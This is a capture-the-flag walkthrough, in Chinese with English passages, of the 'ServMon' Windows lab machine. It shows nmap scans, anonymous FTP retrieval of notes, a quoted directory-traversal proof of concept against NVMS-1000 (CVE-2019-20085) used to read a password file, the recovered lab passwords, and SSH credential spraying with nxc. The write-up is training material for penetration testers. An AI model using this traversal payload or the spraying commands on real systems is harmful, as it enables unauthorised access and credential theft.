
ServMon
Machine Info
About
ServMon is an easy Windows machine featuring an HTTP server that hosts an NVMS-1000 (Network Surveillance Management Software) instance. This is found to be vulnerable to LFI, which is used to read a list of passwords on a user's desktop. Using the credentials, we can SSH to the server as a second user. As this low-privileged user, it's possible enumerate the system and find the password for NSClient++ (a system monitoring agent). After creating an SSH tunnel, we can access the NSClient++ web app. The app contains functionality to create scripts that can be executed in the context of NT AUTHORITY\SYSTEM. Users have been given permissions to restart the NSCP service, and after creating a malicious script, the service is restarted and command execution is achieved as SYSTEM.
ServMon 是一台简单的 Windows 虚拟机,其上运行着一个 HTTP 服务器,该服务器托管着一个 NVMS-1000(网络监控管理软件)实例。该虚拟机存在本地文件包含 (LFI) 漏洞,攻击者可以利用该漏洞读取用户桌面上的密码列表。利用这些凭据,我们可以以第二个用户的身份通过 SSH 连接到服务器。作为这个低权限用户,我们可以枚举系统并找到 NSClient++ (一个系统监控代理)的密码。建立 SSH 隧道后,我们可以访问 NSClient++ Web 应用程序。该应用程序包含创建脚本的功能,这些脚本可以在 NT AUTHORITY\SYSTEM 上下文中执行。用户已被授予重启 NSCP 服务的权限,在创建恶意脚本后,该服务将被重启,从而以 SYSTEM 身份执行命令。
端口扫描
sudo nmap -p- 10.129.207.227 --min-rate 1000 -T4 -v
135,139 这些端口说明它是一台 WIndows 靶机
版本探测
sudo nmap -p21,22,80,135,139,445,6063,8443 -A 10.129.207.227 --min-rate 1000 -T4 -vPORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22 07:35PM <DIR> Users
22/tcp open ssh OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
| 3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
| 256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_ 256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp open http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Content-type: text/html
| Content-Length: 0
| Connection: close
| AuthInfo:
| GenericLines, HTTPOptions, RTSPRequest:
| HTTP/1.1 200 OK
| Content-type: text/html
| Content-Length: 340
| Connection: close
| AuthInfo:
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
| <html xmlns="http://www.w3.org/1999/xhtml">
| <head>
| <title></title>
| <script type="text/javascript">
| window.location.href = "Pages/login.htm";
| </script>
| </head>
| <body>
| </body>
| </html>
| GetRequest, NULL, X11Probe:
| HTTP/1.1 408 Request Timeout
| Content-type: text/html
| Content-Length: 0
| Connection: close
|_ AuthInfo:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
6063/tcp open tcpwrapped
8443/tcp open ssl/https-alt
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-01-14T13:24:20
| Not valid after: 2021-01-13T13:24:20
| MD5: 1d03:0c40:5b7a:0f6d:d8c8:78e3:cba7:38b4
|_SHA-1: 7083:bd82:b4b0:f9c0:cc9c:5019:2f9f:9291:4694:8334
| http-methods:
|_ Supported Methods: GET
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
| FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
| HTTP/1.1 404
| Content-Length: 18
| Document not found
| GetRequest:
| HTTP/1.1 302
| Content-Length: 0
| Location: /index.html
| workers
|_ jobs
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :Nmap 结果显示,FTP 和 SSH 均可通过其默认端口提供服务,同时还有 HTTP 服务(端口为 80 和 8443)。我们注意到,此设备上的 FTP 服务支持匿名登录
FTP
用户目录中包含 Nadine 和 Nathan 的子目录,而这些子目录本身又包含一个文本文件。
┌──(kali㉿kali)-[~/tools]
└─$ ftp 10.129.207.227
Connected to 10.129.207.227.
220 Microsoft FTP Service
Name (10.129.207.227:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls Na
Nadine  Nathan
ftp> ls Nadine
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
ftp> get "Na"
Nadine  Nathan
ftp> get "Nadine\\Confidential.txt"
local: Nadine\\Confidential.txt remote: Nadine\\Confidential.txt
229 Entering Extended Passive Mode (|||49682|)
125 Data connection already open; Transfer starting.
100% |****************************************************************************************************|   168        0.19 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 6 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
168 bytes received in 00:00 (0.19 KiB/s)
ftp> ls Nathan
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
226 Transfer complete.
ftp> get "Nathan\\Notes to do.txt"
local: Nathan\\Notes to do.txt remote: Nathan\\Notes to do.txt
229 Entering Extended Passive Mode (|||49684|)
125 Data connection already open; Transfer starting.
100% |****************************************************************************************************|   182        1.11 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 4 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
182 bytes received in 00:00 (1.10 KiB/s)
ftp> bye
221 Goodbye.

Confidential.txt文件揭示了Nathan台式机上存在一个Passwords.txt文件的事实。


notes to do.txt文件中包含有关已执行和未完成任务的详细信息,这些任务涉及已安装的监控应用程序。
HTTP/S

在浏览器中查看端口 80 时,会显示 NVMS-1000 网络监控软件的登录页面。默认凭据 admin / 123456 或其他常见凭据均无法让我们获取访问权限。

searchsploit NVMS 1000
searchsploit -x hardware/webapps/47774.txt
对端口 8443 的检查显示出现了 NSClient++ 的登录界面。尝试使用普通密码进行登录亦未成功。
Foothold
NVMS
Searching on Exploit-DB for the NVMS software returns Local File Inclusion exploit assigned CVE-2019-20085
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
配置浏览器以使用 Burp 作为代理,刷新 NVMS-1000 网页并拦截请求。按下 CTRL + R 键以将请求发送至 Burp 的 Repeater 模块。将第一行中的 GET 请求替换为下方所示的载荷。Windows 系统中会存在名为 win.ini 的文件,该文件对所有用户均可读,因此是验证 LFI 的合适目标。
GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1

win.ini文件被显示出来,这证实了该漏洞的存在。利用从FTP服务器获取的信息,我们尝试打开 C:\Users\Nathan\Desktop\Passwords.txt 文件。
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
此操作有效,并返回了一份密码列表
SSH
nxc ssh 10.129.207.227 -u users.txt -p passwords.txt --continue-on-success
密码 L1k3B1gBut7s@W0rk 被发现适用于用户名 nadine ,并以该用户身份打开了一个命令控制台。然而,通过执行命令 whoami /priv 可得知,此用户并无特权权限。

The user flag can be found in C:\Users\Nadine\Desktop\ .
提升权限
枚举
对文件系统的枚举显示出了非默认目录 C:\ProgramFiles\NSClient++\ 。该目录内包含有 NSClient 的 .ini 文件。让我们对其进行读取。
